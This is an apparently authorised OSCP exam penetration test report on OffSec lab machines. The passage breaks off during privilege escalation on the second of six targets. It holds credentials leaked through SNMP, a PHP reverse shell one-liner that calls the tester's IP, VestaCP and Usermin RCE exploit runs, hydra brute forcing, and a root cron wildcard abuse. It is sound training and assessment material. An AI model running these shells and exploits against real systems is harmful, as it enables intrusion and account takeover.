OffSec Certified Professional Exam Report

student@youremailaddress.com

OSID: XXXXX

Table of Contents

1 High-Level Summary

[REDACTED] was tasked with performing an internal penetration test towards OffSec Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate OffSec's internal lab systems – the OSCP.exam domain. [REDACTED]'s overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to OffSec.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on OffSec's network. When performing the attacks, [REDACTED] was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, [REDACTED] had administrative level access to multiple systems. All systems were successfully exploited and access granted.

It is important to note that during the penetration testing process [REDACTED] had to reset the testing environment multiple times due to instability of the target environment, during the reset process the target's IP could be changed, though the IP still follows the: <1st segment>.<2nd segment>.<changing segment>.<3rd segment> where 1-3 segments remains unchanged.

1.1 Recommendations

[REDACTED] recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2 Methodologies

[REDACTED] utilized a widely adopted approach to performing penetration testing that is effective in testing how well the OffSec Labs and Exam environments are secure. Below is a breakout of how [REDACTED] was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, [REDACTED] was tasked with exploiting the lab and exam network. The specific IP addresses were:

Exam Network:

192.168.171.156, 192.168.230.155, 192.168.230.157, 192.168.211.153, 10.10.171.154, 10.10.171.152

2.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

2.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, [REDACTED] was able to successfully gain access to 6 out of the 6 systems.

2.4 Maintaining Access

[REDACTED] was able to maintain access to the Active Directory Set by cracking the NTLM hash obtained from the initial administrator access on said machine where mimikatz is ran to retrieve the NTLM hash and hashcat with rockyou.txt is used to crack them offline, [REDACTED] then used Evil-WinRM to access the admin account via the target machine's WinRM service.

3 Independent Challenges

3.1 Target #1 192.168.171.156 Frankfurt

3.1.1 Initial Access – SNMP leaked credentials lead to VestaCP RCE

Vulnerability Explanation: The NET-SNMP-EXTEND-MIB::nsExtendObjects of the target SNMP machine has credentials of one of the users in plain text, enabling the login to VestaCP resulting in RCE

Vulnerability Fix: The SNMP logs should be cleansed after use, VestaCP should be regularly patched and upgraded

Severity: Critical

Steps to reproduce the attack: Running initial service scan, [REDACTED] discovered that SNMP port on the target machine is open, using snmpwalk targeting the NET-SNMP-EXTEND-MIB::nsExtendObjects [REDACTED] was able to obtain plaintext credentials which he then was able to exploit an authenticated RCE of the VestaCP control portal

3.1.2 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.171.156	**TCP: 21, 22, 25, 53, 80, 110, 143, 465, 587, 993, 995, 2525, 3306, 8080, 8083, 8443** **UDP: 53, 161**

[REDACTED] ran nmap scan enumerating the services running on all of the TCP ports

```
└──$ sudo nmap 192.168.171.156 -sV -p-
```

```
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp     Exim smtpd 4.90_1
53/tcp   open  domain   ISC BIND 9.11.3-1ubuntu1.18 (Ubuntu Linux)
80/tcp   open  http     nginx
110/tcp  open  pop3     Dovecot pop3d
143/tcp  open  imap     Dovecot imapd (Ubuntu)
465/tcp  open  ssl/smtp Exim smtpd 4.90_1
587/tcp  open  smtp     Exim smtpd 4.90_1
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp  open  ssl/pop3 Dovecot pop3d
2525/tcp open  smtp     Exim smtpd 4.90_1
3306/tcp open  mysql    MySQL 5.7.40-0ubuntu0.18.04.1
8080/tcp open  http     Apache httpd 2.4.29 ((Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.1.1)
8083/tcp open  http     nginx
8443/tcp open  http     Apache httpd 2.4.29 ((Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.1.1)
Service Info: Host: oscp.exam; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Upon discovery of http servers running on the target, [REDACTED] attempted the enumeration of the web directory using gobuster and seclists' web-content big.txt.

```
└──$ gobuster dir -u http://192.168.171.156 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100
```

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.171.156
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 1226]
/.htpasswd            (Status: 403) [Size: 1226]
/phpmyadmin           (Status: 301) [Size: 242] [--> http://192.168.171.156/phpmyadmin/]
/robots.txt           (Status: 200) [Size: 65]
/roundcube            (Status: 301) [Size: 241] [--> http://192.168.171.156/roundcube/]
/server-status        (Status: 502) [Size: 1236]
/webmail              (Status: 301) [Size: 239] [--> http://192.168.171.156/webmail/]
Progress: 20478 / 20479 (100.00%)
===============================================================
Finished
===============================================================
```

```
└──$ gobuster dir -u http://192.168.171.156:8080 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.171.156:8080
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 1226]
/.htpasswd            (Status: 403) [Size: 1226]
/phpmyadmin           (Status: 301) [Size: 247] [--> http://192.168.171.156:8080/phpmyadmin/]
/robots.txt           (Status: 200) [Size: 65]
/roundcube            (Status: 301) [Size: 246] [--> http://192.168.171.156:8080/roundcube/]
Progress: 16110 / 20479 (78.67%)[ERROR] Get "http://192.168.171.156:8080/server-status": EOF
/webmail              (Status: 301) [Size: 244] [--> http://192.168.171.156:8080/webmail/]
Progress: 20478 / 20479 (100.00%)
===============================================================
Finished
===============================================================
```

[REDACTED] also attempted the enumeration of UDP ports, though the -p- option is not chosen due to the time restrained nature of the exam environment

```
└──$ sudo nmap 192.168.171.156 -sU
```

```
Host is up (0.080s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT    STATE SERVICE
53/udp  open  domain
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 1008.63 seconds
```

3.1.3 Initial Access – Exposed Credentials on NET-SNMP-EXTEND-MIB::nsExtendObjects


Snmpwalk on NET-SNMP-EXTEND-MIB::nsExtendObjects shows the plain text credentials of the jack user

```
└──$ snmpwalk -c public -v2c -t 10 192.168.171.156 NET-SNMP-EXTEND-MIB::nsExtendObjects
```

```
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."reset-password-cmd" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."reset-password" = INTEGER: 256
NET-SNMP-EXTEND-MIB::nsExtendResult."reset-password-cmd" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutLine."reset-password".1 = STRING: Changing password for jack.
NET-SNMP-EXTEND-MIB::nsExtendOutLine."reset-password-cmd".1 = STRING: "jack:3PUKsX98BMupBiCf" | chpasswd
```


Simply visiting all the ports running http or nginx [REDACTED] discovered port 8083 which redirected to login of VestaCP, using the jack credential discovered earlier, [REDACTED] was able to access the functionalities of the control panel

https://192.168.171.156:8083/login



Visiting the cron job management tab of VestaCP: https://192.168.171.156:8083/edit/cron/?job=1 and using a php reverse shell: php -r'$sock=fsockopen("192.168.45.178",2222):system("/bin/sh <&3 >&3 2>&3")' [REDACTED] was able to catch a reverse shell on the attacking machine's nc listener.

Php was selected as [REDACTED] discovered earlier the target web services has the directories that contains phpmyadmin. Php was selected in an attempt to evade basic digital forensics techniques



└──$ rlwrap nc -lvnp 2222

```
listening on [any] 2222 ...
connect to [192.168.45.178] from (UNKNOWN) [192.168.171.156] 56984
```

3.1.4 Privilege Escalation – VestaCP privilege escalation exploit

Simply checking the exploits of VestaCP [REDACTED] was able to discover there is an authorized privilege escalation exploit at: https://github.com/rekter0/exploits/tree/master/VestaCP

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 vestaROOT.py https://192.168.171.156:8083 jack 3PUKsX98BMupBiCf
[+] Logged in as jack
[!] m8rqper8ke.poc not found, creating one ...
[+] m8rqper8ke.poc added
[+] m8rqper8ke.poc found, looking up webshell
[!] webshell not found, creating one ..
[+] Webshell uploaded
[!] Mail domain not found, creating one ..
[+] Mail domain created
[+] Mail account created
[+] root shell possibly obtained
# whoami
root
```

Local.txt content:

```
# cat /home/jack/local.txt
9cfca959e54738e70905a4024d16a44a

# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:48:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.171.156/24 brd 192.168.171.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe86:485f/64 scope link
       valid_lft forever preferred_lft forever

# whoami
root
```

Proof.txt content:

```
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:48:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.171.156/24 brd 192.168.171.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe86:485f/64 scope link
       valid_lft forever preferred_lft forever

# whoami
root

# cat /root/proof.txt
bd626ef7e51aa035f087d165bd8b8a8f
```

3.2 Target #2 192.168.230.157 Charlie

3.2.1 Initial Access – anonymous ftp lead to UserMin Authenticated RCE

Vulnerability Explanation: Anonymous ftp use is enabled which exposed credentials on pdfs hosted on the target's ftp service, credentials was able to be brute forced from ftp and due to credential reuse obtain access to UserMin which the version is vulnerable to an Authenticated RCE exploit

Vulnerability Fix: Disable Anonymous login, enforce password policies

Severity: High

Steps to reproduce the attack: From initial service enumeration [REDACTED] was able to discover an uncommon TCP port 20000, upon redirection, [REDACTED] was presented with a login portal. Using anonymous login and exiftools on the pdfs hosted, [REDACTED] was able to login into the WebMin portal and deploy the RCE exploit.

3.2.2 Service Enumeration

Port Scan Results

IP Address	Port Open
192.168.230.157	**TCP: 21, 22, 80, 20000**

Nmap Scan of all of the target's TCP ports with service enumeration shows port 20000 open with no services running on UDP

```
└──$ sudo nmap 192.168.230.157 -sV -p-
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
20000/tcp open  http    MiniServ 1.820 (Webmin httpd)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
└──$ sudo nmap 192.168.230.157 -sU
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-19 01:43 EDT
Stats: 0:11:57 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 73.54% done; ETC: 01:59 (0:04:18 remaining)
Nmap scan report for 192.168.230.157
Host is up (0.080s latency).
All 1000 scanned ports on 192.168.230.157 are in ignored states.
Not shown: 1000 closed udp ports (port-unreach)

Nmap done: 1 IP address (1 host up) scanned in 1002.45 seconds
```


3.2.3 Initial Access - anonymous ftp lead to UserMin Authenticated RCE

Visiting the suspicious port http://192.168.230.157:20000/ [REDACTED] was presented with alternative URL

Error - Document follows

This web server is running in SSL mode. Try the URL https://oscp:20000/ instead.

Upon visiting the link, [REDACTED] was presented with Usermin login portal, online research shows most exploits for Usermin are authenticated hence [REDACTED] decided to pivot.



On the ftp service of the target [REDACTED] was able to authenticate with the anonymous : anonymous credential:

└──$ ftp 192.168.230.157

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.230.157
Connected to 192.168.230.157.
220 (vsFTPd 3.0.5)
Name (192.168.230.157:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Showing the director of the ftp, [REDACTED] was presented with several PDFs, after downloading all of the PDFs, [REDACTED] ran exiftool to enumerate for notes and username and was able to obtain the username of: Cassie, Mark and Robert

```
ftp> dir
229 Entering Extended Passive Mode (|||10094|)
150 Here comes the directory listing.
-rw-r--r--    1 114      120        145831 Nov 02  2022 BROCHURE-TEMPLATE.pdf
-rw-r--r--    1 114      120        159765 Nov 02  2022 CALENDAR-TEMPLATE.pdf
-rw-r--r--    1 114      120        336971 Nov 02  2022 FUNCTION-TEMPLATE.pdf
-rw-r--r--    1 114      120        739052 Nov 02  2022 NEWSLETTER-TEMPLATE.pdf
-rw-r--r--    1 114      120        888653 Nov 02  2022 REPORT-TEMPLATE.pdf
```

└──$ exiftool FUNCTION-TEMPLATE.pdf

```
┌──(kali㉿kali)-[~]
└─$ exiftool FUNCTION-TEMPLATE.pdf
ExifTool Version Number         : 13.25
File Name                       : FUNCTION-TEMPLATE.pdf
Directory                       : .
File Size                       : 337 kB
File Modification Date/Time     : 2022:11:02 05:38:03-04:00
File Access Date/Time           : 2025:07:19 02:01:31-04:00
File Inode Change Date/Time     : 2025:07:19 02:01:31-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Language                        : en-US
Tagged PDF                      : Yes
Author                          : Cassie
Creator                         : Microsoft® Word 2016
Create Date                     : 2022:11:02 11:38:02+02:00
Modify Date                     : 2022:11:02 11:38:02+02:00
Producer                        : Microsoft® Word 2016
```


└──$ exiftool NEWSLETTER-TEMPLATE.pdf

```
ExifTool Version Number         : 13.25
File Name                       : NEWSLETTER-TEMPLATE.pdf
Directory                       : .
File Size                       : 739 kB
File Modification Date/Time     : 2022:11:02 05:11:56-04:00
File Access Date/Time           : 2025:07:19 02:00:06-04:00
File Inode Change Date/Time     : 2025:07:19 02:00:06-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 2
Language                        : en-US
Tagged PDF                      : Yes
Author                          : Mark
Creator                         : Microsoft® Word 2016
Create Date                     : 2022:11:02 11:11:56+02:00
Modify Date                     : 2022:11:02 11:11:56+02:00
Producer                        : Microsoft® Word 2016
```

```
└──$ exiftool REPORT-TEMPLATE.pdf
```

```
ExifTool Version Number         : 13.25
File Name                       : REPORT-TEMPLATE.pdf
Directory                       : .
File Size                       : 889 kB
File Modification Date/Time     : 2022:11:02 05:08:27-04:00
File Access Date/Time           : 2025:07:19 02:00:13-04:00
File Inode Change Date/Time     : 2025:07:19 02:00:13-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 2
Language                        : en-US
Tagged PDF                      : Yes
Author                          : Robert
Creator                         : Microsoft® Word 2016
Create Date                     : 2022:11:02 11:08:26+02:00
Modify Date                     : 2022:11:02 11:08:26+02:00
Producer                        : Microsoft® Word 2016
```

[REDACTED] attempted to brute force the login at the previous discovered web portal using burpsuite's cluterbomb attack and discovered that the login attempts are limited and throttled.




[REDACTED] then pivoted to ftp, using hydra to brute force credentials, and discovered cassie's password

```
└──$ hydra -L user.txt -P /usr/share/wordlists/rockyou.txt ftp://192.168.230.157 -K
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-19 03:00:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.230.157:21/
[STATUS] 261.00 tries/min, 261 tries in 00:01h, 14344138 to do in 915:59h, 16 active
[21][ftp] host: 192.168.230.157   login: cassie   password: cassie
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-19 03:01:39
```

Because of password reuse, [REDACTED] was able to access the webmin portal



Searching online, [REDACTED] was able to discover an authenticated RCE exploit for Usermin 1.820 at: https://github.com/sergiovks/Usermin-1.820-Exploit-RCE-Authenticated/blob/main/userminRCE.py

Modification of userminRCE.py on line 73 echo is removed as it interferes with functionality and running then exploit [REDACTED] was able to obtain a reverse shell using nc.

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.178] from (UNKNOWN) [192.168.230.157] 49604
whoami
cassie
```

Local.txt content

```
cat local.txt
3b0037b58f6345e2cccb675ba0b63b10
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:30:d4 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.230.157/24 brd 192.168.230.255 scope global ens160
       valid_lft forever preferred_lft forever
whoami
cassie
```

3.2.4 Privilege Escalation – Cron job abuse

Using linpeas.sh from https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS, which [REDACTED] downloaded from a python web server hosted on the attacking machine using wget and adjusting the privileges such that the script is useable, [REDACTED] was able to discover an unusual cronjob: “2minutes”

wget http://192.168.45.178/linpeas.sh

└──$ python3 -m http.server 80

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.230.157 - - [19/Jul/2025 03:40:14] "GET /linpeas.sh HTTP/1.1" 200 -
```

chmod 777 linpeas.sh

```
/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Nov 22  2022 .
drwxr-xr-x 99 root root 4096 Nov 22  2022 ..
-rw-r--r--  1 root root  102 Mar 23  2022 .placeholder
-rw-r--r--  1 root root  115 Nov 22  2022 2minutes
-rw-r--r--  1 root root  201 Jan  8  2022 e2scrub_all
```

Viewing the content of 2minutes job, [REDACTED] discovered its operation file path was writable by the current compromised RCE shell and it’s running as root

cat /etc/cron.d/2minutes

```
cat /etc/cron.d/2minutes
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
*/2 * * * * root cd /opt/admin && tar -zxf /tmp/backup.tar.gz *
```

